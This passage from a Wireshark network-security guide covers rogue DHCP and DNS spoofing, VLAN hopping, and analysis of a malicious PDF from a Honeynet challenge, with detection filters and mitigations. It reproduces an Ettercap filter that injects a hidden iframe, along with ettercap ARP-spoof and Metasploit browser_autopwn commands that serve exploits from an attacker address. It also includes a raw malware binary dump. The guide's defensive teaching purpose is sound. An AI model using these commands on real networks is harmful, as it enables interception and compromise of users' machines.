▷ Option: (t=28,l=4) Broadcast Address = 192.168.254.255
▷ Option: (t=3,l=4) Router = 192.168.254.254
▷ Option: (t=6,l=4) Domain Name Server = 192.168.254.211
```

```
root@Mordor:/var/lib/dhcp3# dhclient eth0
Internet Systems Consortium DHCP Client V3.1.3
Copyright 2004-2009 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPF/eth0/00:15:58:e8:50:0e
Sending on   LPF/eth0/00:15:58:e8:50:0e
Sending on   Socket/fallback
DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 3
DHCPOFFER of 192.168.254.222 from 192.168.254.211
DHCPREQUEST of 192.168.254.222 on eth0 to 255.255.255.255 port 67
DHCPNAK from 192.168.254.254
DHCPACK of 192.168.254.222 from 192.168.254.211
bound to 192.168.254.222 -- renewal in 253 seconds.
root@Mordor:/var/lib/dhcp3# cat /etc/resolv.conf
nameserver 192.168.254.211
```

Figure 19- DNS Spoof

[21] **Windowsecurity:** DNS Spoofing
http://www.windowsecurity.com/articles/Understanding-Man-in-the-Middle-Attacks-ARP-Part2.html

From now on the attacker can manipulate DNS responses in a a way transparent to the user:


Start Targets Hosts View Mitm Filters Logging Plu
Plugins Host List
Delete Host
Add to Target 1
File Edit View History Bookmarks Tools Help
http://www.inteco.es/
BackTrack Linux Offensive-Security Gerix.IT Exploit Datab

IP Address	MAC Address	Description
192.168.254.199	AA:00:04:00:0A:04	
192.168.254.211	08:00:27:F3:B1:0B	www.inteco.es

```
GROUP 2 : ANY (all the hosts in the list)
Unified sniffing already started...
dns_spoof: [www.inteco.es] spoofed to [192.168.254.211]
Unified sniffing already started...
dns_spoof: [www.inteco.es] spoofed to [192.168.254.211]
dns_spoof: [www.inteco.es] spoofed to [192.168.254.211]
```

Inteco web Pwned

Figure 20- Ettercap


An offensive method, published in *hackyeah*, involves using Ettercap filters to manipulate HTTP requests.

The attack takes advantage of a DNS or an *ARP Spoof* as detailed above and consists of inserting a hidden *iframe* in each request that contains a <body>; tag, this *iframe* points to the attacker address whilst executing the module browser_autopwn of Metasploit. The exact code is detailed below, supplied by hackyeah [22], to create a filter that injects an *iframe* in the HTTP responses:

```
 #--Inject Iframe--
if (ip.proto == TCP && ip.dst != '192.168.254.211' && tcp.src == 80 ||
tcp.src == 8080) {
 if (search(DATA.data, "<body>")){
 #Replace it with the body tag and an iframe to attacking webpage
 replace("<body>","<body><iframe src='http://192.168.254.211' width=0
height=0 />");
 msg("iframe injected after <body>\n");
 }
 if (search(DATA.data, "<body>")){
 replace("<BODY">,"<BODY><IFRAME SRC='http://192.168.254.211' width=0
height=0 />");
 msg("iframe injected after <body>\n");
```

After compiling the filter and launching Ettercap, each time the victim makes an HTTP request, Ettercap replaces "<BODY"> in the server responses with <BODY><IFRAME SRC='http://192.168.254.211' width=0 height=0 /> forcing it to perform transparent requests to the attacking machine whilst executing Metasploit.

[22] **Hackyea:** Ettercap filters and Metasploit in “Man in the Middle” scenarios.
http://www.hackyeah.com/2010/10/ettercap-filters-with-metasploit-browser_autopwn/




```
root@borjaBT:~# etterfilter -w metasploit.filter -o metasploit.ef
root@borjaBT:~# ettercap -T -i eth0 -q -F metasploit.ef -M ARP /192.168.254.210/ // &
root@borjaBT:~# msfcli server/browser_autopwn LHOST=192.168.254.211 SRVPORT=80 URIPATH=/ E
[*] Please wait while we load the module tree...
```

Figure 21- Browser_autopwn

4.4.2. Mitigation

In addition to the tools previously mentioned, to provide a warning of these situations, you can use filters in Wireshark that accelerate the search for ACK responses with a DNS or gateway different from the one configured on your DHCP server:

```
bootp.option.value == 05 && (frame[309:6] != 03:04:c0:a8:fe:fe ||  frame[315:6] == 06:04:c0:a8:fe:d3 )
```



Filter: 4:c0:a8:fe:fe || frame[315:6] == 06:04:c0:a8:fe:d3)
Expression...
Clear
Apply

```
No. .  Time        Source           Destination      Protocol  Info
   119 36.029465   192.168.254.211  192.168.254.222  DHCP      DHCP ACK      - Transaction ID 0x5ef3b753
   317 89.665691   192.168.254.211  192.168.254.222  DHCP      DHCP ACK      - Transaction ID 0x14d6e03a
   347 99.953801   192.168.254.211  192.168.254.222  DHCP      DHCP ACK      - Transaction ID 0x83322943
   624 189.181997  192.168.254.211  192.168.254.222  DHCP      DHCP ACK      - Transaction ID 0x8b8bf22d
   718 198.892142  192.168.254.211  192.168.254.222  DHCP      DHCP ACK      - Transaction ID 0x94a00e3f
```

Figure 22- DHCP Filter

That way, you can configure it to display the segments sent by the DHCP server that do not contain the IP gateway or legitimate DNS server.

Another type of attack similar to ARP packet flooding consists of sending a multitude of DHCP DISCOVER packets using randomly-sourced MACs with the objective of finishing-up the range of IP addresses available in the DHCP server (DHCP *Exhaustion*). Detecting this flooding is much easier than the previous case due to the excessive amount of DHCP DISCOVER packets sent per second:



```
5269 16.771610  0.0.0.0          255.255.255.255  DHCP      DHCP Discover - Transaction ID 0x643c9869
5270 16.771610  0.0.0.0          255.255.255.255  DHCP      DHCP Discover - Transaction ID 0x643c9869
5271 16.774942  0.0.0.0          255.255.255.255  DHCP      DHCP Discover - Transaction ID 0x643c9869
5272 16.774942  0.0.0.0          255.255.255.255  DHCP      DHCP Discover - Transaction ID 0x643c9869
5273 16.774942  0.0.0.0          255.255.255.255  DHCP      DHCP Discover - Transaction ID 0x643c9869
5274 16.774942  0.0.0.0          255.255.255.255  DHCP      DHCP Discover - Transaction ID 0x643c9869
5275 16.774942  0.0.0.0          255.255.255.255  DHCP      DHCP Discover - Transaction ID 0x643c9869
5276 16.774942  0.0.0.0          255.255.255.255  DHCP      DHCP Discover - Transaction ID 0x643c9869
5277 16.778273  0.0.0.0          255.255.255.255  DHCP      DHCP Discover - Transaction ID 0x643c9869
```

Figure 23- DHCP Exhaustion

One possible solution to these problems would be to configure ACLs in the switch stopping the access ports destined to user machines sending UDP packets with source ports 67 thus avoiding this type of use of illegal DHCP servers in your network. Furthermore, there are tools that detect machines with DHCP services in execution.

An example of these are Gobbler, dhcp_probe or Rogue detect. To mitigate DHCP DISCOVER flooding attacks, more sophisticated measures such as DHCP SNOOPING are necessary[23].

Another set of more sophisticated attacks can be performed with Yersinia or Loki[24] (presented in the Blackhat this year) and take advantage of weak router/switch configurations to launch attacks such as *VLAN Hopping*, *BPDU Spoof*, spoof of *Root Bridge* in SPT (*Spanning Tree Protocol*) or even layer 3 attacks in routing protocols such as RIP, BGP or OSPF. Despite being complex, an exhaustive analysis of traffic and the use of filters in a certain way is very useful when detecting and locating the source of the problem.

4.5. VLAN HOPPING

This is an attack on the network resources that support a VLAN. There are two ways this attack is performed: **switch *spoof*** and/or **double tagging the packets**.

The aim of the attacker with this methods is to gain access to the traffic of other VLANs different from where the attacker device is located that, under normal conditions, would not be available.

4.5.1. Switch spoof attacks


For this attack type to be successful, the attacking machine must be configured so that it is able to handle tags and trunking protocols used between network switches (protocols 802.1Q/ISL and DTP), pretending to be just one more switch on the network. That way, it gains access to the traffic on the rest of the network because the machine becomes a member of all the VLAN if the switch ports are configured as *dynamic auto or desirable*.

In the former case (*dynamic auto*), the port just listens to DTP packets coming from neighbour switches that intend to create a trunk link. Whilst in the latter case (dynamic *desirable)*, it is the port itself that is interested in creating this link by sending DTP negotiating packets to neighbour switches.

In this scenario, an attacker can create DTP specially-designed packets and send them to the switch making it look as if it is another switch that intends to negotiate a trunk link. Far from being complicated, Yersinia incorporates this functionality enabling it to negotiate the configuration of the trunk port.

[23] **Cisco Book:** What Hackers Know About Your Switches.(Pg. 96)
http://www.ciscopress.com/bookstore/product.asp?isbn=1587052563

[24] **Introduction to Loki:** BlackHat 2010
https://media.blackhat.com/bh-us-10/whitepapers/Rey_Mende/BlackHat-USA-2010-Mende-Graf-Rey-loki_v09-wp.pdf



```
Filter: dtp                                  Expression... Clear Apply

No. .  Time        Source             Destination           Protocol  Info
   41 12.646146   0c:7c:e8:46:d5:95  CDP/VTP/DTP/PAgP/UDLD DTP      Dynamic Trunking Protocol
   54 17.600181   0c:7c:e8:46:d5:95  CDP/VTP/DTP/PAgP/UDLD DTP      Dynamic Trunking Protocol
   64 18.608633   0c:7c:e8:46:d5:95  CDP/VTP/DTP/PAgP/UDLD DTP      Dynamic Trunking Protocol
   70 19.608944   0c:7c:e8:46:d5:95  CDP/VTP/DTP/PAgP/UDLD DTP      Dynamic Trunking Protocol
  197 43.693863   0c:7c:e8:46:d5:95  CDP/VTP/DTP/PAgP/UDLD DTP      Dynamic Trunking Protocol
  230 49.666
  309 74.753
  351 80.718
  467 105.80
  499 111.78
  658 136.87
  688 142.85
  860 167.92
  884 173.89
```

```
Yersinia 0.7.1
File  Protocols  Actions  Options  Help
Launch attack  Edit interfaces  Load default  List attacks  Clear stats  Capture  Edit mode  Exit

Protocols  Packets      CDP | DHCP | 802.1Q | 802.1X | DTP | HSRP | ISL | STP | VTP | Yersinia log
CDP        0            Neighbor-ID    Status                Domain  Interface  Count  Last seen
DHCP       1            0C7CE846D595   03 ACCESS/DESIRABLE           eth0       18     02 Feb 13:
802.1Q     0
802.1X     0                 Choose attack <2>
DTP        18                CDP | DHCP | 802.1Q | 802.1X | DTP | HSRP | ISL | STP | VTP
HSRP       0                 Choose attack
ISL        0                   Description              DoS
                               (•) sending DTP packet    [ ]
                               ( ) enabling trunking     [ ]
```

Figure24- Negotiating Trunks

4.5.2. Double-tagging attack

In this type of attack, the attacking machine inserts two VLAN tags before the packets being transmitted. Since switches only perform one level of unpacking, the first header corresponding to the VLAN to which the attacker is actually a member is rejected by the first switch and the packet is sent afterwards, but the second, false VLAN header destined to a machine of the VLAN victim remains valid.

The attack is successful only if the native VLAN of the trunk is the same as the one that belongs to the attacker and only traffic in one direction is admitted (from that attacker to the victim).

In this case, identifying the attacker using Wireshark is possible if you capture attacker VLAN packets, given that they have the “double header” they are easy to detect:





Figure 25- Vlan Hopping

This example shows the “modification” of the packet by the attacker and the elimination of the header in S1, remaining on the network correctly configured to attain the victim machine in the V10 through S2.

Finally, you can view double headers by capturing the VLAN of the attacker:



```
▷ Frame 6 (50 bytes on wire, 50 bytes captured)
▽ Ethernet II, Src: 3com_03:04:05 (00:01:02:03:04:05), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
  ▷ Destination: Broadcast (ff:ff:ff:ff:ff:ff)
  ▷ Source: 3com_03:04:05 (00:01:02:03:04:05)
    Type: 802.1Q Virtual LAN (0x8100)
▽ 802.1Q Virtual LAN, PRI: 0, CFI: 0, ID: 11
    000. .... .... .... = Priority: 0
    ...0 .... .... .... = CFI: 0
    .... 0000 0000 0001 = ID: 11
    Type: 802.1Q Virtual LAN (0x8100)
▽ 802.1Q Virtual LAN, PRI: 0, CFI: 0, ID: 10
    000. .... .... .... = Priority: 0
    ...0 .... .... .... = CFI: 0
    .... 0000 0000 1010 = ID: 10
    Type: IP (0x0800)
▷ Internet Protocol, Src: 192.168.0.1 (192.168.0.1), Dst: 255.255.255.255 (255.255.255.255)
▷ Internet Control Message Protocol
```

Figure 26- Double Headers

4.5.3. Mitigation

In the first case (switch spoof), it is recommended that you configure the ports given to users as access ports and configure the DTP state as *nonnegotiate* so that trunk negotiations are ignored.

To resist double-tag attacks, the best solution is to configure the access ports in a VLAN different from that used as native in the trunk link. That is, if you configure VLAN 10 as native in the ports configured as trunk, you can use another, different VLAN for access ports[25].

4.6. ANALYSING MALWARE

The malware universe is infinite and is in constant evolution. Antivirus systems implemented in e-mail or corporate servers provide reasonably acceptable results but are always one step behind new threats and therefore are not 100% effective; there are always cases where malware eludes these systems and reaches the end-user machine and manages to execute.

Once a machine is infected, it is essential that you act quickly to minimise the impact that it could have on the system itself and the rest of the organisation, and it is crucial to identify what type of threat it is and eliminate it.

[25] **Cisco Book:** What Hackers Know About Your Switches.(Pg. 74)
Author: Eric Vyncke, Christopher Paggen
ISBN: 978-1-58705-256-9 Auto
http://www.ciscopress.com/bookstore/product.asp?isbn=1587052563

4.6.1. Practical Example

To understand this example, suppose that you have been told about a machine that has been compromised and you need to identify the entry vector and type of malware involved. To do this, use a network traffic capture, obtained during the window of time in which the incident occurred. Open it with Wireshark to view the contents. By isolating the IP addresses involved, you can try to identify what software has been downloaded taking advantage of the export object tool, by selecting *File >> Export >> Objects >> HTTP*:





Figure 27- Export Objects

A window opens with all HTTP requests detected in the traffic capture, along with the name of each object that has been downloaded:



Wireshark: HTTP object list

Packet num	Hostname	Content Type	Bytes	Filename
8	blog.honeynet.org.my	text/html	428	forensic_challenge
12	blog.honeynet.org.my	text/html	3798	forensic_challenge
46	blog.honeynet.org.my	application/pdf	25169	fcexploit.pdf
51	blog.honeynet.org.my	text/html	382	favicon.ico
52	blog.honeynet.org.my	text/html	382	favicon.ico
59	blog.honeynet.org.my	text/html	410	the_real_malware.exe
60	blog.honeynet.org.my	text/html	410	the_real_malware.exe
66	blog.honeynet.org.my	text/html	382	favicon.ico
67	blog.honeynet.org.my	text/html	382	favicon.ico

Figure 28- List of HTTP Objects

From this window you can download the file that you want to analyse, or download all when you click "*Save All*". In this case, download the file called fcexploit.pdf and save it locally. You assume that this file is malicious, so do not open or execute it. However, you now have a possible malware sample you can analyse with your antivirus system or send it to be analysed online. One of the pages offers the possibility to examine suspect files using different antivirus engines in VirusTotal (http://www.virustotal.com).

In this case, the result obtained for the download file was positive indicating the name of the virus which makes it possible for you to look for specific information to eliminate it and in parallel inform your antivirus provider so that they can generate a detection signature if not detected[26].



VIRUS TOTAL

Virustotal is a service that analyzes suspicious files and URLs and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware detected by antivirus engines. More information...

0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is goodware. 0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is malware.

File name:	fcexploit.pdf
Submission date:	2010-12-09 22:30:29 (UTC)
Current status:	finished
Result:	20 /43 (46.5%)

VT Community

not reviewed

Safety score: -

Compact

Print results

Antivirus	Version	Last Update	Result
AhnLab-V3	2010.12.09.00	2010.12.08	-
AntiVir	7.10.14.244	2010.12.09	-
Antiy-AVL	2.0.3.7	2010.12.09	-
Avast	4.8.1351.0	2010.12.09	PDF:CVE-2010-0188
Avast5	5.0.677.0	2010.12.09	PDF:CVE-2010-0188
AVG	9.0.0.851	2010.12.09	-
BitDefender	7.2	2010.12.09	Exploit.TIFF.Gen
CAT-QuickHeal	11.00	2010.12.09	-
ClamAV	0.96.4.0	2010.12.09	-
Command	5.2.11.5	2010.12.09	-
Comodo	7004	2010.12.09	UnclassifiedMalware
DrWeb	5.0.2.03300	2010.12.09	Exploit.PDF.1046
Emsisoft	5.1.0.1	2010.12.09	Exploit.Win32.Pidief!IK
eSafe	7.0.17.0	2010.12.09	-
eTrust-Vet	36.1.8029	2010.12.09	-
F-Prot	4.6.2.117	2010.12.09	CVE-0188
F-Secure	9.0.16160.0	2010.12.09	Exploit.TIFF.Gen
Fortinet	4.2.254.0	2010.12.09	-
GData	21	2010.12.09	Exploit.TIFF.Gen
Ikarus	T3.1.1.90.0	2010.12.09	Exploit.Win32.Pidief

Figure29- VirusTotal Result[27]


Should you not use HTTP protocols to download malware, you can obtain the binary code although this process is slightly more complex.

[26] **The Honeynet Project**
http://www.honeynet.org/challenges/2010_6_malicious_pdf

[27] **Online analysis with Virus Total:**
http://www.virustotal.com/

If you suspect that there has been a download of malicious code to a machine, identify the packet that initiated the download and filter this communication, selecting the packet and clicking *Analyze >> Follow TCP Stream*.

If you select the filter so that it only displays the traffic sent by the server, you can save this information in RAW format and analyse it as explained above.



```
MZ.......................@...p................................`...........!..L.!Windows Program
$PE..L...........................j......
\.............@...........................................................................
\.........................................................................................................
(............................ ...........*..........................`...0.......
8.................................x............................o.........._"pq.....#
.......
......3......./
P...j...m'.....7.j .a...'. ....F....)......R.O.l.M.O.&S...:.p5....V.d........U.8O.......3..jZs.sp.g..6.yx.5...mq.
(M..sM...gk...f.
.....^....@.R(.-.6a....!.B.
.P..yqm.m.#.}$....9.........._.)...:..g....k4mj....9%/..96........_..q%-.%H..".B.T......_.._/.
.>G-.....Hw..2..... %..A..=..Y.:...@.5).....N$....l4.3'....pN,9u.(... ..iq.'
.o*..o3%..s.#.e.m....n....[.5.>Y*.R....z...?..k....s...o....'....4....(...o.....J.
\{.../.N2...._.j.....*...4&.#_.8..`.z..Z2.. .lG.....4...x-o..Q.~..P...U...f.......C..4...v...77.......-#
%..q5.r..5..v&..... =..").).p ...w.... O..+._..1........:.v.'..ch.+.p..*MR.6..N'A...T..<..M./.z*2..>..
....R...^._B.*...._.\..?`..F..*jmFbr?..T.Y.l.B.._*a.z.9J.y?_..V.)..2.'.I..H...&.:J.)..u&.%.2.a.r.i..*.%...W%....w*
{...=.x. `.+.p.yu...m...>1y..6.."2y...n..
$>.....1....l...w..q0.m.5F..Ly.j.p.....|:P^..O.r.............u.b.....pee...xsG.^..E.u.a.....l.....g..=..M....y.
'..3..^..b.f..h.N.....q5....?b
.4.u...rNI8'+.i..%_fxKU]...@<.g..of..qj.2...Xm...w$...C....n.RM.D~cHO[..eG..D..b../../..o....
$..gE.~.H.....h..hw]%C_$pwY.....O.....5...<.....u.k%.O.j*\[...."..!u...E.M...b.O..Q..).........y....]....m.L......)
Qm7.} W...=.....7.-U. ..J.i..n..."._.#.3U@K^.1c..H.u.2.7
\...s.}..'..4g)...!..'......U../..,...t`.=.V.....I5.L..=1...... u\!/..A....VD....k87,..&W3dQ.q.B..h].aAz.../..-..
$LP...../..c7..
.~.j.}/z"....L.".VVT3.}ks.2i<
.........c)8.&....`..I...V.....$.......k...#...|...}..e.6H.\.[6.b....@l.K.{J....OJL.&*..]
.U. W
..k:.z.&)..7........d~7L.g...v........8O......l..pxh..F4Xn ../...x.LiO...K&.CA..b...2t.*..6.....&=.-&..
5\........^`..>...E.. ..tg.k.........Q...e...J...5]..P5...d.*~.'R.?.n.7..li..
g&..J^..#..:..%.OM$.:..%$...p...,{5.p].....$.....].#.X..n"\!*.;VqD&P`<c*.#.K.h..i.`:.E..\.G..=.~d.k"...y...:
l{..f.\.._.....wjJ.T.U8W.4^....b.3..w.n.2w...\....V...D.H.8-........2.......A.
```

Entire conversation (158720 bytes) ( ) ASCII ( ) EBCDIC ( ) Hex Dump ( ) C Arrays (●) Raw

```
Number of bytes in flight: 436]
Protocol
```

Figure 30- Save suspect code

4.6.2. Mitigation

This type of incident is difficult to mitigate. In general, it is recommended that the systems and applications be kept as up-to-date as possible, making the users aware of the dangers that are involved when they download files from unknown or unreliable sources as e-mail attachments, web links, P2P applications, etc.

5. FILTERS

Filters are, without a doubt, the cornerstone of Wireshark. When a large amount of data is captured, the filters enable you to view only the packets that match your search criteria. Filters can be defined as **capture filters** and **view filters**[28] depending on the ruling-syntax of each one[29].

Capture filters directly support the libpcap libraries, just like tcpdump or Snort, and depend on them to define the filters. That is why you can use Wireshark to open files generated by tcpdump or by the applications that use them.

View filters, on the other hand, follow the nomenclature of the application itself and are used to filter results on packets that have been captured previously. If you are not familiar with these types of rules, the button *Filters* and *Expressions*, located on both sides of the search input helps you search for the packets you want using the appropriate syntax.

Several examples of filters are given below[30] to show you the possibilities that these filters offer you both for analysing traffic and resolving network problems, as well as for auditing and other pentesting tools.

Example 1: UDP Packets

Suppose that you want to view UDP packets that contain a byte sequence of 0x90, 0x90, 0x90, 0x03 from the 8th byte (that is, just after the header), perhaps because certain malware uses this sequence:

```
